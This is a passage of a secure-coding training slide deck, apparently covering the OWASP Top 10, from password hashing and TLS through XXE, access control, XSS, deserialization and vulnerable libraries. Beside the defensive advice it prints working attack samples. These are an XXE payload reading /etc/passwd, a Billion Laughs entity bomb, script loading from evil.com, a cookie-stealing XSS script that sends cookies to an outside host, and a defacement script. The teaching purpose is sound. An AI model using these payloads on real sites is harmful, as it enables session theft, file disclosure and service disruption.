
4

Leverage Keyed Protection Solution

- AES or HMAC-SHA-256([key], [salt] + [credential])
- Protect this key as any private key using best practices
- Store the key outside the credential store
- Isolate this process outside of your application layer

Imposes difficult verification on the *attacker only!*


YubiHSM: a USB Dongle for Servers



YubiHSM in a server's internal USB port.

Photo © Yubico, reproduced under the fair use doctrine.

HMAC's in Action for YubiHSM



- KEY for HMAC stored in local key database only, not retrievable
- Key handle is the HSM ID
- Data is password or KDF of Password
- HMAC @ Final is final computed password hash

Diagram © Yubico, reproduced under the fair use doctrine.

Facebook Password Storage "The Onion"


Alec Muffett - Facebook: Password Hashing & Authentication

PASSWORDS 2014 Conference

December 8-10, 2014 - Trondheim, Norway

Yes, we call it "The Onion"

```
$cur = 'plaintext'  
$cur = md5($cur)  
$salt = randbytes(20)  
$cur = hmac_sha1($cur, $salt)  
$cur = cryptoservice::hmac($cur)  
    [= hmac_sha256($cur, $secret)]  
$cur = scrypt($cur, $salt)  
$cur = hmac_sha256($cur, $salt)
```



Basic Password Storage Workflow (with hashing, bcrypt and AES)

salted-password = user specific salt + password

saltedHash = SHA-512(salted-password);

adaptiveHash = bcrypt(512 bit saltedHash, 13)

FinalCiphertext = AES-GCM(adaptiveHash, secretKey)

Imposes difficult verification on the attacker *and defender!*

Also adds a keyed round!

Basic Password Verification Workflow (with hashing, bcrypt and AES)

```
saltedPassword = salt from database + password submitted;
```

```
saltedHash = SHA-512 (saltedPassword);
```

```
adaptiveHashDatabase = Decrypt AES-GCM(CiphertextDatabase, key)
```

```
T/F = bcrypt_compare(saltedHash, adaptiveHashDatabase)
```

■ CAUTION

- Identity and Access Management solutions are **incredibly complex and only getting more complex**. Be ready for this complexity long term. Consider enterprise solutions.

■ VERIFY

- Review the **ASVS authentication and session management requirements** for additional information.

■ GUIDANCE

- ASVS 2.1 Section
- Authentication Cheat Sheet
[https://www.owasp.org/index.php/Authentication Cheat Sheet](https://www.owasp.org/index.php/Authentication_Cheat_Sheet)
- NIST 800-63-3 Digital Authentication Guidelines
<https://pages.nist.gov/800-63-3/sp800-63-3.html>

A3: Sensitive Data Exposure

Transport Layer Protection (HTTPS)

Protect with appropriate mechanisms

- Use TLS on all connections. Do not tolerate plaintext communication.
- Use HSTS (HTTP Strict Transport Security) and preloading
- Individually encrypt messages before transmission
 - E.g., JSON Web Encryption
- Sign messages before transmission
 - E.g., JSON Web Signature

Use the mechanisms correctly

- Use standard strong algorithms (disable old SSL algorithms)
- Manage keys/certificates properly
- Verify TLS certificates before using them
- Use proven mechanisms when sufficient
- E.g., TLS vs. XML-Encryption

Cryptographic Storage – Part 1

Verify your architecture

- Identify all sensitive data and all the places that data is stored
- Ensure threat model accounts for possible attacks
- Use encryption to counter the threats, don't just 'encrypt' the data

Protect with appropriate mechanisms

- File encryption, database encryption, data element encryption

Use a form of secrets management to protect application secrets

- <https://www.vaultproject.io/>

Cryptographic Storage – Part 2

Use the mechanisms correctly

- Use standard well vetted crypto libraries (libsodium, Tink)
- Generate, distribute, and protect keys properly in secrets management solutions
- Isolate cryptographic processes

Verify the implementation

- All keys, certificates, and passwords are properly stored and protected
- Safe key distribution and an effective plan for key change are in place
- Analyze crypto integration code for common flaws

Encrypting data at Rest : Google Tink

<https://github.com/google/tink>

- Tink is a cryptographic library that provides an easy, simple, secure, and agile API for common cryptographic tasks.
- Designed to make it easier and safer for developers to use cryptography in their applications.
- ***Direct integration into popular key management solutions like Amazon KMS < WHOA***
- Safe default algorithms and modes, and key lengths
- Java version in production. C++, Go and Obj-C on route.

✓ Sample Usage :

```
encrypt(plaintext, associated_data), which encrypts the given plaintext (using associated_data as additional AEAD-input) and returns the resulting ciphertext  
decrypt(ciphertext, associated_data), which decrypts the given ciphertext (using associated_data as additional AEAD-input) and returns the resulting plaintext
```

Encrypting data at Rest : Libsodium

<https://www.gitbook.com/book/jedisct1/libsodium/details>

- 🌐 A high-security, cross-platform & easy-to-use crypto library.
- 🌐 Modern, easy-to-use software library for encryption, decryption, signatures, password hashing and more.
- 🌐 It is a portable, cross-compilable, installable & packageable fork of NaCl, with a compatible API, and an extended API to improve usability even further
- 🌐 Provides all of the core operations needed to build higher-level cryptographic tools.
- 🌐 Sodium supports a variety of compilers and operating systems, including Windows (with MinGW or Visual Studio, x86 and x86_64), iOS and Android.
- 🌐 The design choices emphasize security, and "magic constants" have clear rationales.

■ CAUTION

- Protecting sensitive data at rest and in transit is painfully tough to build and maintain, especially for intranet infrastructure. Commit to long term plans to continually improve in this area. Consider enterprise class solutions here.

■ VERIFY

- Bring in heavy-weight resources to verify your cryptographic implementations, especially at rest.

■ GUIDANCE

- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- <https://www.ssllabs.com/projects/documentation/>
- https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet

A4: XML External Entity (XXE)

XML EXTERNAL ENTITY PROCESSING

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
]>
<foo>&xxe;</foo>
```

Remediation

Specify the option to the XML parser to make sure it does not include external entities

[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)

XML EXPONENTIAL ENTITY EXPANSION

"Billion Laughs Attack"

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Remediation

- Disable DTD inclusion in document
- Set depth limits on recursive parsing
- Set memory limits for parser

XXE Prevention in Java/JAXP

Disable all external entity references

```
// Document Builder
DocumentBuilderFactory dbf=DocumentBuilderFactory.newInstance();
dbf.setAttribute({{XMLConstants.ACCESS_EXTERNAL_DTD}}, "");
dbf.setAttribute({{XMLConstants.ACCESS_EXTERNAL_SCHEMA}}, "");
dbf.setAttribute({{XMLConstants.ACCESS_EXTERNAL_STYLESHEET}}, "");

// SAX Parser
SAXParserFactory spf=SAXParserFactory.newInstance();
SAXParser parser=spf.newSAXParser();
parser.setProperty({{XMLConstants.ACCESS_EXTERNAL_DTD}}, "");
parser.setProperty({{XMLConstants.ACCESS_EXTERNAL_SCHEMA}}, "");
parser.setProperty({{XMLConstants.ACCESS_EXTERNAL_STYLESHEET}}, "");

// XML Input
XMLInputFactory xif=XMLInputFactory.newInstance();
xif.setProperty({{XMLConstants.ACCESS_EXTERNAL_DTD}}, "");
xif.setProperty({{XMLConstants.ACCESS_EXTERNAL_SCHEMA}}, "");
xif.setProperty({{XMLConstants.ACCESS_EXTERNAL_STYLESHEET}}, "");

// Schema
SchemaFactory schemaFactory=SchemaFactory.newInstance(XMLConstants.W3C_XML_SCHEMA_NS_URI);
schemaFactory.setProperty({{XMLConstants.ACCESS_EXTERNAL_DTD}}, "");
schemaFactory.setProperty({{XMLConstants.ACCESS_EXTERNAL_SCHEMA}}, "");
schemaFactory.setProperty({{XMLConstants.ACCESS_EXTERNAL_STYLESHEET}}, "");

// Transformer
TransformerFactory factory=TransformerFactory.newInstance();
factory.setAttribute({{XMLConstants.ACCESS_EXTERNAL_DTD}}, "");
factory.setAttribute({{XMLConstants.ACCESS_EXTERNAL_SCHEMA}}, "");
factory.setAttribute({{XMLConstants.ACCESS_EXTERNAL_STYLESHEET}}, "");
```

[https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)

■ CAUTION

- This is the real world attackers common attack type since it's an easy attack that is often left undefended.

■ VERIFY

- Ensure your XML configuration is tuned carefully to avoid external entity resolution and more. Tools do not always do a good job at discovery regarding this issue so consider manual verification.

■ GUIDANCE

- [https://www.owasp.org/index.php/XML External Entity \(XXE\) Prevention Cheat Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)
- [https://www.owasp.org/index.php/XML External Entity \(XXE\) Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)

A5: Broken Access Control

SQL Integrated Access Control

Example Feature

<https://mail.example.com/message/2356342>

This SQL would be vulnerable to tampering

```
select * from messages where messageid = 2356342
```

Ensure the owner is referenced in the query!

```
select * from messages where messageid = 2356342 AND  
messages.message_owner = <userid_from_session>
```

Access Control Design

Consider **attribute based access control** design (ABAC).

Build **proper data contextual access control methodologies**. Build a database that understands which user may access which individual object

Build access control design not just for that one feature but for your whole application

Consider adding a simple ownership relationship to data items so only data owners can view that data

■ CAUTION

- Good access control is **hard to add to an application late in the lifecycle**. Work hard to get this right up front early on.

■ VERIFY

- Turnkey security tools cannot verify access control since tools are not aware of your applications policy. Be prepared to do security unit testing and manual review for access control verification.

■ GUIDANCE

- https://www.owasp.org/index.php/Access_Control_Cheat_Sheet
- <http://nvlpubs.nist.gov/nistpubs/specialpublications/NIST.sp.800-162.pdf>

A6: Security Misconfiguration

■ CAUTION

- This is a huge category that involves everywhere from the OS up through the App Server. Must cover entire platform and application.

■ VERIFY

- **If you can't verify it, it isn't secure.** Scanning finds generic configuration and missing patch problems. Manual verification needed for deeper and more complex configuration issues.

■ GUIDANCE

- Secure configuration “hardening” guidelines help.
- DevOps automation to repeat secure configurations help.

A7: Cross Site Scripting (XSS)

Consider the following URL...

www.example.com/showComment?comment=Great+Site!

```
6  <h3> Thank you for you comments! </h3>
7  You wrote:
8  <p/>
9  Great Site! ●———— Input from request data!
10 <p/>
```

How can an attacker misuse this?



Reflected XSS


www.example.com/showComment?comment=<script
src="evil.com/x.js"></script>

```
6    <h3>Comment Section:</h3>
7    <p>
8    Comment 1: <script src="evil.com/x.js">
9    </script>
10   <p/>
```


The attacker can add any JS to this page!



Reflected XSS



Persistent/Stored XSS



XSS Attack: Cookie Theft

```
<script>  
var  
badURL='https://manicode.com?data='  
+ encodeURIComponent(document.cookie);  
var img = new Image();  
img.src = badURL;  
</script>
```

HTTPOnly could prevent this!



XSS Attack: Virtual Site Defacement

```
<script>
var badteam = "The New England Patriots";
var awesometeam = "Any other team ";
var data = "";
for (var i = 0; i < 50; i++) {
    data += "<marquee>";
    for (var y = 0; y < 8; y++) {
        if (Math.random() > .6) {
            data += badteam ;
            data += " are full of lying cheaters! ";
        } else {
            data += awesometeam;
            data += " is obviously totally awesome!";
        }
    }
    data += "</marquee>";}
document.body.innerHTML=(data + "");
</script>
```

XSS Defense by data type and context

Data Type	Context	Defense
String	HTML Body/Attribute	HTML Entity Encode
String	JavaScript Variable	JavaScript Hex Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid JavaScript: URLs, Attribute Encoding, Safe URL Verification
String	CSS	CSS Hex Encoding
HTML	Anywhere	HTML Sanitization (Server and Client Side)
Any	DOM	Safe use of JS API's
Untrusted JavaScript	Any	Sandboxing and Deliver from Different Domain
JSON	Client Parse Time	JSON.parse() or json2.js
JSON	Embedded	JSON Serialization
Any	Any	Content Security Policy (Seconday Defense)

■ CAUTION

- XSS defense as a total body of knowledge is wicked complicated. Be sure to continually remind developers about good XSS defense engineering.

■ VERIFY

- SAST and DAST security tools are both good at XSS discovery.

■ GUIDANCE

- <https://www.owasp.org/index.php/XSS> (Cross Site Scripting) Prevention Cheat Sheet
- <https://www.owasp.org/index.php/DOM> based XSS Prevention Cheat Sheet
- <https://www.owasp.org/index.php/XSS> Filter Evasion Cheat Sheet

A8: Insecure Deserialization

Deserialization of Untrusted Data is Bad

2016 was the year of Java Deserialization apocalypse

- Known vector since 2011 which allows RCE!
- Previous lack of good RCE gadgets in common libraries
- Apache Commons-Collections Gadget caught many off-guard

Solution?

- **Stop deserializing untrusted data**
- **Use a secure JSON/XML serializer instead**

If you must deserialize of untrusted data...

NCC Group Whitepaper

Combating Java Deserialization Vulnerabilities with Look-Ahead Object Input Streams (LAOIS)

June 15, 2017

Prepared by

Robert C. Seacord

Abstract

Java Serialization is an important and useful feature of Core Java that allows developers to transform a graph of Java objects into a stream of bytes for storage or transmission and then back into a graph of Java objects. Unfortunately, the Java Serialization architecture is highly insecure and has led to numerous vulnerabilities,

THE HORROR IS NOT OVER



Friday the 13th: JSON Attacks

Alvaro Muñoz (@pwntester)
Oleksandr Mirosh

HPE Security



■ CAUTION

- Very often it's your third party libraries not developer code that is to blame. Keep your components up to date! (See A9)

■ VERIFY

- Ensure developer code that does deserialization is carefully reviewed by an expert and tools.

■ GUIDANCE

- <http://www.oracle.com/technetwork/java/seccodeguide-139067.html#8>
- [https://www.owasp.org/index.php/Deserialization Cheat Sheet](https://www.owasp.org/index.php/Deserialization_Cheat_Sheet)
- [https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2017/june/ncc_group_combating_java_deserialization_vulnerabilities_with_look-ahead object input streams1.pdf](https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2017/june/ncc_group_combating_java_deserialization_vulnerabilities_with_look-ahead_object_input_streams1.pdf)

—

A9: Using Known Vulnerable Components

Why should we care about 3rd party library security?

- **CVE-2016-5000** Apache POI Information Disclosure via **External Entity Expansion (XXE)**
- **CVE-2016-4216** Adobe XMP Toolkit for Java Information Disclosure via **External Entity Expansion (XXE)**
- **CVE-2016-3081 Remote code execution** vulnerability in Apache Struts when dynamic method invocation is enabled
- **CVE-2015-8103 Remote code execution** vulnerability in Jenkins remoting; related to the Apache commons-collections

Why should we care about 3rd party library security?

- **CVE-2017-5638 Remote Code Execution (RCE)**
Vulnerability in Apache Struts 2



The screenshot shows the TechCrunch website interface. At the top, there's a green header with the TechCrunch logo, navigation links (News, Video, Events, Crunchbase), and social media follow buttons. Below the header, a green banner promotes the 'DISRUPT BERLIN' event. The main content area features a sidebar on the left with categories like 'online identity', 'social security', 'Equifax hack', 'equifax', and 'Government'. The main article is titled 'Senators push to ditch Social Security numbers in light of Equifax hack', posted 20 hours ago by Taylor Hatmaker. Below the title is a row of social media sharing icons. The article image shows several Social Security cards. On the right, there's a 'NEWSLETTER SUBSCRIPTIONS' section with three options: 'The Daily Crunch', 'TC Weekly Roundup', and 'Crunchbase Daily', each with a checkbox and a brief description.

Got a tip? [Let us know.](#)

Follow Us [f](#) [i](#) [t](#) [v](#) [F](#) [in](#) [g+](#) [r](#)

Message Us Search

DISRUPT BERLIN Early Bird sale has been extended until 22 November [Get your tickets today & save](#)

online identity
social security
Equifax hack
equifax
Government

Popular Posts

Senators push to ditch Social Security numbers in light of Equifax hack

Posted 20 hours ago by [Taylor Hatmaker \(@tayhatmaker\)](#)

[f](#) [t](#) [in](#) [g+](#) [v](#) [F](#) [e](#) [m](#)

Next Story

NEWSLETTER SUBSCRIPTIONS

- ☐ **The Daily Crunch**
Get the top tech stories of the day delivered to your inbox
- ☐ **TC Weekly Roundup**
Get a weekly recap of the biggest tech stories
- ☐ **Crunchbase Daily**
The latest startup funding announcements

3rd Party Management Resources

Java 3rd Party Management Tools

OWASP dependency-check

<http://jeremylong.github.io/DependencyCheck/>

OWASP dependency-track

<https://github.com/stevespringett/dependency-track>

OWASP dependency-check-sonar-plugin

<https://github.com/stevespringett/dependency-check-sonar-plugin>

Maven Security Versions

<https://github.com/victims/maven-security-versions>

.NET 3rd Party Management Tools

